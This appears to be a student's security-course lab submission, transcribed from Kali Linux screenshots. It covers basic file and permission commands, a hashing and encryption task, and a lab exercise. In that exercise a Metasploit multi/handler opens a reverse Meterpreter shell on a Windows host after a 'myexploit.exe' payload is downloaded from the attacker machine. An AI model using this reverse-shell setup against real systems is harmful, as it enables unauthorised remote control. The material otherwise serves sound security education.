
1)
a)



Trash
File System
Home
sajid
youtube.csv
kali@kali: /opt/pmics
File Actions Edit View Help
kali@kali: ~/Desktop/sajid
kali@kali: ~
kali@kali: /opt/pmics
(kali㉿kali)-[/]
$ cd /
(kali㉿kali)-[/]
$ ls
bin home lib32 media root swapfile var
boot initrd.img lib64 mnt run sys vmlinuz
dev initrd.img.old libx32 opt sbin tmp vmlinuz.old
etc lib lost+found proc srv usr
(kali㉿kali)-[/]
$ mkdir pmics
mkdir: cannot create directory 'pmics': Permission denied
(kali㉿kali)-[/]
$ cd ./opt
(kali㉿kali)-[/opt]
$ ls
microsoft
(kali㉿kali)-[/opt]
$ mkdir pmics
mkdir: cannot create directory 'pmics': Permission denied

b)



Trash
File System
Home
sajid
youtube.csv
Screenshot taken
View image
kali@kali: /opt/pmics
File Actions Edit View Help
kali@kali: ~/Desktop/sajid
kali@kali: ~
kali@kali: /opt/pmics
(kali㉿kali)-[/opt]
$ ls
microsoft
(kali㉿kali)-[/opt]
$ mkdir pmics
mkdir: cannot create directory ‘pmics’: Permission denied
(kali㉿kali)-[/opt]
$ sudo mkdir pmics
[sudo] password for kali:
(kali㉿kali)-[/opt]
$ ls
microsoft pmics
(kali㉿kali)-[/opt]
$ cd pmics
(kali㉿kali)-[/opt/pmics]
$ ls
(kali㉿kali)-[/opt/pmics]
$

c)



Trash
File System
Home
sajid
youtube.csv
kali@kali: /opt/pmics
File Actions Edit View Help
kali@kali: ~/Desktop/sajid
kali@kali: ~
kali@kali: /opt/pmics
(kali㉿kali)-[/opt/pmics]
$ sudo touch sajid.txt
(kali㉿kali)-[/opt/pmics]
$ sudo echo Name:Sajid, FullName: Abu Syeed Sajid Ahmed, Roll: 30023
Name:Sajid, FullName: Abu Syeed Sajid Ahmed, Roll: 30023
(kali㉿kali)-[/opt/pmics]
$ cat sajid.txt
(kali㉿kali)-[/opt/pmics]
$ sudo echo Name:Sajid, FullName: Abu Syeed Sajid Ahmed, Roll: 30023 > sajid.txt
zsh: permission denied: sajid.txt
(kali㉿kali)-[/opt/pmics]
$ sudo echo "Name:Sajid, FullName: Abu Syeed Sajid Ahmed, Roll: 30023" > sajid.txt
zsh: permission denied: sajid.txt
(kali㉿kali)-[/opt/pmics]
$ chmod 777 sajid.txt
chmod: changing permissions of 'sajid.txt': Operation not permitted
(kali㉿kali)-[/opt/pmics]
$ sudo chmod 777 sajid.txt
(kali㉿kali)-[/opt/pmics]
$ sudo echo "Name:Sajid, FullName: Abu Syeed Sajid Ahmed, Roll: 30023" > sajid.txt
(kali㉿kali)-[/opt/pmics]
$ cat sajid.txt
Name:Sajid, FullName: Abu Syeed Sajid Ahmed, Roll: 30023
Pictures - Thunar
File Edit View Go Bookmarks Help
kali
Pictures
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
1_a.png
1_a_2.png
Screenshot_2024-05-04_05_19_57.png




2) a) b) c) Create File with nickname , output the hash and apply symmetric encryption:



d) e)show the sha256 of hash of encrypted file and decrypt and show the 256




3)
Generate Payload:




Exploit the windows machine:

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.0.7
lhost ⇒ 192.168.0.7
msf6 exploit(multi/handler) > set lhost 10.0.2.5
lhost ⇒ 10.0.2.5
msf6 exploit(multi/handler) >  set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444

[*] Sending stage (200774 bytes) to 10.0.2.7
[*] Meterpreter session 1 opened (10.0.2.5:4444 → 10.0.2.7:49174) at 2024-05
-04 06:14:21 -0400
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo touch exploit.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
exploit.txt  myexploit.exe
```



0% of myexploit.exe from 10.0.2.5 Completed
File Download - Security Warning
Do you want to run or save this file?
Name: myexploit.exe
Type: Application, 7.00KB
From: 10.0.2.5
Run
Save
Cancel
While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?




```
┌──(kali㉿kali)-[~/Desktop]
